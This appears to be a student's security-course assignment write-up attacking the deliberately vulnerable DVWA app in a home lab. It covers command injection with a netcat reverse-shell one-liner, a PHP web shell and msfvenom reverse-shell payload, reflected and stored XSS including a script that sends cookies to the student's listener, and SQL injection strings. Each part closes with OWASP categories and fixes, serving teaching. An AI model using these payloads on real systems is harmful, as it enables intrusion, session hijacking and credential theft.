ASSIGNMENT #3

PROG2022

Steylen, Lucas

Part 1 – Command Injection

My first step was to set up a NetCat listener on my Kali machine. I chose to listen on port 4444

```
┌──(lsteylen㉿Kail-VM)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
```

I tried to inject loads of simpler commands to try and create a reverse shell, but I had a lot of issues getting it to work a lot of commands I found had the "-e" or "-c" option which was not available on the version of ubuntu I was using. A lot of other commands I found successfully connected a reverse shell but some of which gave no output when I ran commands and others gave output but only to the server's command line, eventually I found the following command


```
127.0.0.1; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <your_ip> <port> >/tmp/f
```

The 127.0.0.1 is just my loopback address that is the normal input for ping and the ";" is used to append the reverse shell command to the end of it.

- **rm /tmp/f;** This command removes any existing named pipe **/tmp/f**.
- **mkfifo /tmp/f;** This command creates a named pipe **/tmp/f** using the **mkfifo** command. A named pipe is a type of file that acts like a pipe or a socket, allowing one process to send data to another process.
- **cat /tmp/f|/bin/sh -i 2>&1|nc <your_ip> <port> >/tmp/f** This command sets up a pipeline that allows the output from **/bin/sh -i** to be sent to the **nc** command and then to your attacking machine.
    - **cat /tmp/f** This command reads the contents of the named pipe **/tmp/f** and sends it to the standard input of the **/bin/sh -i** command.
    - **/bin/sh -i** This command starts an interactive shell, which allows you to execute commands on the remote machine.
    - **2>&1** This redirects the standard error stream of **/bin/sh** to the same stream as the standard output, so that error messages will also be sent to the named pipe **/tmp/f**.
    - **nc <your_ip> <port>** This command pipes the output of **/bin/sh** to the netcat command, which sends the output to your attacking machine.
    - **>/tmp/f** This command redirects the standard output of **nc** to the named pipe **/tmp/f**, so that it can be read by the **cat /tmp/f** command.


Basically, this command creates a named pipe **/tmp/f**, starts an interactive shell using **/bin/sh -i**, redirects the standard error stream to the named pipe **/tmp/f**, and sends the output of

/bin/sh to your attacking machine using the **nc** command. The named pipe **/tmp/f** is used to forward the input and output streams of the shell to your attacking machine.



Then we check back on the Kali listener.

We find we have successfully connected to the reverse shell, so I run the “whoami” command and we see we are logged in as “www-data”



Then we run the “ip a” command

```
┌──(lsteylen㉿Kail-VM)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.36] from (UNKNOWN) [192.168.2.34] 44408
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:31:ce:f6 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.2.34/24 brd 192.168.2.255 scope global dynamic noprefixroute ens33
       valid_lft 222542sec preferred_lft 222542sec
    inet6 fe80::3c7f:da3:392:62ee/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
$
```

When this exploit is successfully completed an attack has full command line access to the server. They will have any permissions that the user they are currently logged in as has. This vulnerability works by a user appending their own command to the end of command that is prebuilt. It can be fixed using Input validation and sanitization as well as command whitelisting.

This vulnerability is applicable to OWASP top 10.

OWASP A03:2021


Part 2 – File upload


The first thing I did was create a very basic php web shell called new.php

```
  GNU nano 6.3                                    new.php
<?php system($_REQUEST["cmd"]); ?>
```


I got this code from a video on YouTube from a user called CryptoCat

I then uploaded the webshell to the server.





Then I can access this file on the website. At first it just displays a blank page



But if we look at the file, we uploaded we specified a property called “cmd”

```
  GNU nano 6.3                                                    new.php
<?php system($_REQUEST["cmd"]); ?>
```

So, if we specify what command is equal to, we can run commands on the server

This is where we can run the “whoami” and the “ip a” commands. The output is a little messy, but we can still determine what we are looking for

Vulnerability: File Upload × | 192.168.2.34//hackable/up ×

192.168.2.34//hackable/uploads/new.php?cmd=whoami;ip a


Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB

www-data 1: lo: mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host valid_lft forever preferred_lft forever 2: ens33: mtu 1500 qdisc fq_codel state UP group default qlen 1000 link/ether 00:0c:29:31:ce:f6 brd ff:ff:ff:ff:ff:ff altname enp2s1 inet 192.168.2.34/24 brd 192.168.2.255 scope global dynamic noprefixroute ens33 valid_lft 203874sec preferred_lft 203874sec inet6 fe80::3c7f:da3:392:62ee/64 scope link noprefixroute valid_lft forever preferred_lft forever

To upload a reverse shell, I used msfvenom to create a payload. I first search msfvenom payloads for php

```
    cmd/unix/reverse_php_ssl                                        Creates an inter
    cmd/windows/powershell/dllinject/reverse_hop_http               Execute an x86 p
data/hop/hop.php to the PHP server you wish to use as a hop.
    cmd/windows/powershell/meterpreter/reverse_hop_http             Execute an x86 p
data/hop/hop.php to the PHP server you wish to use as a hop.
    cmd/windows/powershell/vncinject/reverse_hop_http               Execute an x86 p
data/hop/hop.php to the PHP server you wish to use as a hop.
    php/bind_perl                                                   Listen for a con
    php/bind_perl_ipv6                                              Listen for a con
    php/bind_php                                                    Listen for a con
    php/bind_php_ipv6                                               Listen for a con
    php/download_exec                                               Download an EXE
    php/exec                                                        Execute a single
    php/meterpreter/bind_tcp                                        Run a meterprete
    php/meterpreter/bind_tcp_ipv6                                   Run a meterprete
    php/meterpreter/bind_tcp_ipv6_uuid                              Run a meterprete
    php/meterpreter/bind_tcp_uuid                                   Run a meterprete
    php/meterpreter/reverse_tcp                                     Run a meterprete
    php/meterpreter/reverse_tcp_uuid                                Run a meterprete
    php/meterpreter_reverse_tcp                                     Connect back to
    php/reverse_perl                                                Creates an inter
    php/reverse_php                                                 Reverse PHP conn
    php/shell_findsock                                              Spawn a shell on
apache error logs, so it is probably a good idea to use a bind or reverse shell unless
have been patched on the Ubuntu version of Apache and may not work on other Debian-base
    windows/dllinject/reverse_hop_http                              Inject a DLL via
 to the PHP server you wish to use as a hop.
    windows/meterpreter/reverse_hop_http                            Inject the Meter
over an HTTP or HTTPS hop point. Note that you must first upload data/hop/hop.php to th
    windows/vncinject/reverse_hop_http                              Inject a VNC Dll
a/hop/hop.php to the PHP server you wish to use as a hop.

┌──(lsteylen㉿Kail-VM)-[~/PHP]
└─$ msfvenom -p php/reverse_php lhost=192.168.2.36 lport=4444 -f raw > exploit.php
```


As you can see in the image above, I then create a payload using the php/reverse_php and saved it to exploit.php. I then uploaded this file to the server.



Then I started a netcat listener on my Kali machine

```
┌──(lsteylen㉿Kail-VM)-[~/PHP]
└─$ nc -lvnp 4444 -s 192.168.2.36
listening on [192.168.2.36] 4444 ...
```

Then opened the exploit.php file on the web server.



/*

And successfully connected to the reverse shell from my Kali machine

```
┌──(lsteylen㉿Kail-VM)-[~/PHP]
└─$ nc -lvnp 4444 -s 192.168.2.36
listening on [192.168.2.36] 4444 ...
connect to [192.168.2.36] from (UNKNOWN) [192.168.2.34] 51550
```

Then I ran the “whoami” and “ip a” commands

```
┌──(lsteylen㉿Kail-VM)-[~/PHP]
└─$ nc -lvnp 4444 -s 192.168.2.36
listening on [192.168.2.36] 4444 ...
connect to [192.168.2.36] from (UNKNOWN) [192.168.2.34] 42780
whoami
www-data
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:31:ce:f6 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.2.34/24 brd 192.168.2.255 scope global dynamic noprefixroute ens33
       valid_lft 201916sec preferred_lft 201916sec
    inet6 fe80::3c7f:da3:392:62ee/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


This vulnerability happens when an attacker uploads a malicious PHP script to a web server and the web server does note properly validate the file type or extension and create the file as a legitimate file and stores it in a directory where it can be executed. The attacker can then trigger the script by accessing it through the URL. This attack can be used to run single commands or even create a fully functional reverse shell. Strict validation of file type and extension can be used to prevent this attack.

This vulnerability is applicable to OWASP top 10.


OWASP A05:2021

Part 3 – Reflected XSS


First, I started a simple python server on my Kali machine.



I then entered the following URL to re-direct the DVWA to my python3 server. I got this command from class. This URL will attempt to get an image but because the image doesn't exist an error will happen and on an error it will run window.location.href which will redirect the user to my python server



And it works successfully. The user was redirected to my python server.




Reflected XSS can be used for phishing attacks because you are able to craft a link that at first glance appears to be legitimate because the first half of the link looks the same as the normal URL. An attacker can trick someone into going to the wrong website or downloading something malicious.

This vulnerability is applicable to OWASP top 10.

OWASP A03:2021


Part 4 – Stored XSS

The first thing I did was set up a python3 server on my Kali machine.



```
┌──(lsteylen㉿Kail-VM)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```


Then I when to the Stored XXS section of the DVWA and entered the following code into the message field of the guestbook. To do this I had to inspect the page and change the fields max length from 50 to a higher number I set mine to 250



```
essage *</td>
mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
```

```
element {
}
input, textarea, select {
  font: 100% arial,sans-serif;
  vertical-align: middle;
}
div#main_body {
  ~~font-size: 13px;~~
}
```

I injected the following code into the guestbook



Vulnerability: Stored Cross Site Scripting (XSS)

Name * Lucas


Message * <script>var i=new Image;i.src='http://192.168.137.129:8080/?cookie=' + document.cookie</script>

I got this code from class. Once this code is entered the cookie is grabbed using “?cookie= ‘ + Document.cookie” for every user that visits the page, the cookie will be displayed in the terminal.

Cookies Displayed to Kali terminal.

```
┌──(lsteylen㉿Kail-VM)-[~/XSSserver]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.2.36 - - [18/Mar/2023 14:17:20] "GET /?cookie=%20security=low;%20PHPSESSID=uicbamvc1v9giue1r20r
jultol HTTP/1.1" 200 -
```

But now even if we go back to the DVWA main page and open the Stored XSS tab our cookie will automatically be grabbed.




```
┌──(lsteylen㉿Kail-VM)-[~/XSSserver]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.2.36 - - [18/Mar/2023 14:33:18] "GET /?cookie=%20security=low;%20PHPSESSID=uicbamvc1v9giue1r20rjultol HTTP/1.1" 200 -
192.168.2.45 - - [18/Mar/2023 14:33:27] "GET /?cookie=%20PHPSESSID=n59hbi5797l7tvfg2nfihplmcn;%20security=low HTTP/1.1" 200 -
192.168.2.19 - - [18/Mar/2023 14:33:32] "GET /?cookie=%20security=low;%20PHPSESSID=ojq09t79cj1aisprc8no7606t6 HTTP/1.1" 200 -
```

This is me opening the Stored XSS tab on my kali VM for a second time as well as my Host Laptop and my personal Desktop. We grabbed the cookie for all three. Every user that clicks the Stored XSS tab will have their cookie grabbed until the guest book is cleared.


Cross-site scripting is possible when malicious data or code enters a web application through a web request. The main difference between Stored and Reflected XSS is that stored XSS is injecting malicious code into a website that is then stored on the server and delivered to every user who access the affected page. An attacker can use this exploit to steal data and take control of a user’s session.

This vulnerability is applicable to OWASP top 10.


OWASP A03:2021

Part 5 – SQL Injection


I used the DVWA's User ID field to perform an SQL injection to grab every field by injecting a query that will always evaluate to true **' OR '1' = '1**



This gave me all the users First names and Surnames. We know that the backend database is MySQL/MariaDB so using the correct syntax I instead injected **' UNION SELECT user, password FROM users#.** This will select all passwords and usernames from the users table and the # will comment out anything afterwards. I got this code from a YouTube video from a user named CryptoCat. It outputs the username and password in the prebuild first name and Surname columns.



